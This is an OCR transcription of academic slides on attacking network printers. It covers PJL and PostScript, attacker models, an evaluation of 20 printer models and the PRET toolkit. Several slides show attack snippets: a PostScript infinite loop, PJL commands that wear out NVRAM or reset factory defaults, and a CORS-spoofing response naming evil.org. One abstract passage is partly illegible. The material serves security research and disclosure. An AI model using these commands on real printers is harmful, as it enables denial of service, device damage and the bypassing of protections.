Exploiting Network Printers

Jens Müller, Vladislav Mladenov,
Juraj Somorovsky, Jörg Schwenk

hgi NDS
http://www.nds.rub.de/

PrintSec.io
fine
printer
pentests.


Why printers?

Evolution

1987

2017

Yet another T in the IoT?




Contributions

- Systematization of printer attacks
- Evaluation of 20 printer models
- PRinter Exploitation Toolkit (PRET)
- Novel attacks beyond printers
- New research directions

Overview


1. Background
2. Attacks
3. Evaluation
4. PRET
5. Beyond printers
6. Countermeasures

How to print?



1. Printing channel (USB, network, …)
2. Printer language (PJL, PostScript, …)

What to attack?



PJL


- Printer Job Language
- Manages settings like output tray or paper size

```
@PJL SET PAPER=A4
@PJL SET COPIES=10
@PJL ENTER LANGUAGE=POSTSCRIPT
```

- NOT limited to the current print job

PostScript

- Invented by Adobe (1982 – 1984)
- Heavily used on laser printers
- Turing complete language



Overview


1. **Background**
2. **Attacks**
3. **Evaluation**
4. **PRET**
5. **Beyond printers**
6. **Countermeasures**

Attacker model: Physical access

- Is your copy room **always** locked?

Attacker model: Network access

- Who would connect a printer to the Internet?




TOTAL RESULTS

34,800


TOP COUNTRIES

United States 11,720

Attacker model: Network access



Attacker model: Web attacker



Four classes of attacks

- Denial of service
- Protection bypass
- Print job manipulation
- Information disclosure

Denial of service

- Postscript infinite loop

```
{} loop
```

Next level DoS

Physical damage

- NVRAM has limited # of write cycles
- Can be set in print jobs themselves!
- Continuously set long-term value for number of copies

```
@PJL DEFAULT COPIES=X
```


Protection bypass

- Reset to factory defaults
- Can be done with a print job (HP)

```
@PJL DMCMD ASCIIHEX=
"040006020501010301040106"
```

Print job manipulation

- Redefinition of Postscript *showpage* operator




Over the last decades [illegible] have evolved from mechanic[illegible] with microchips
to full blown comp[illegible] systems. From a security point of vie[illegible] machines re-
mained unstudi[illegible] a long time. In this work, we propose a g[illegible] approach to
systematically [illegible] network [illegible] for weaknesses [illegible] system [illegible] based on
legitimate P[illegible]stScript [illegible] Furtherm[illegible] will study the [illegible] and
software up[illegible] deployment [illegible] various [illegible] discuss pote[illegible] channels
to distribut[illegible] malware.

Information disclosure

- Access to memory
- Access to file system
- Capture print jobs
  - Save on file system or in memory


Attacker model: Web attacker




Attacker (Website)

Carrier

Same-origin policy



CORS spoofing



(HTTP/1.0 OK) print
(Access-Control-Allow-Origin: evil.org) print
…

Overview

1. **Background**
2. **Attacks**
3. **Evaluation**
4. **PRET**
5. **Beyond printers**
6. **Countermeasures**


Obtaining printers

- How would you proceed?

Our approach: Contacted university system administrators

Printers. Lots of printers

Evaluation results



Attack Categories		Denial of Service				Protection Bypass			Print Job Manipulation		Information Disclosure						# Printer Vulnerabilities
Attacks		infinite loop	showpage redefinition	offline mode	physical damage	restoring factory defaults			content overlay	content replacement	memory access	file system access		print job capture	credential disclosure		
Printers \ Printer Languages		PS	PS	PJL	PJL	SNMP	PML	PS	PS		PJL	PS	PJL	PS	PS	PJL	
1	HP	1	1						1	1				1	1*	1	7
2		1	1	1		1	1		1	1		1	1	1	1*	1	12
3		1	1	1		1	1		1	1		1	1	1	1*	1	12
4		1	1			1	1	1*	1	1				1	1*	1	10
5		1*	1		1	1		1*	1	1				1	1*	1	10
6		1	1			1	1	1*	1	1				1	1*	1	10
7		1	1			1	1	1*	1	1				1	1*	1	10
8	Brother	1			1*			1*			1	1*			1	1	7
9		1			1*			1*			1	1*			1	1	7
10	Lexmark	1	1	1		1			1	1		1*		1	1*	n/a	9
11		1	1	1	1*	1			1	1		1*		1	1*	n/a	10
12		1	1	1	1*	1			1	1		1*		1	1*	n/a	10
13	Dell	1	?		1				?	?		1*		1	1*	n/a	5
14		1	1	1	1	1		1*	1	1		1*		1	1*	n/a	11
15		1	1					1*	1	1			1*			n/a	6
16	Kyocera	1	1	1		1			1	1		1*			n/a	1	8
17	Samsung	1	?						?	?						n/a	1
18		1	?						?	?						n/a	1
19	Konica Minolta	1		1	1*						1	1*			1	1	7
20	OKI	1	1						1	1		1*	1*	1	1*	n/a	8
	# Vulnerable Printers	20	14	8	8	11	5	8	14	14	3	12	4	13	16	11	

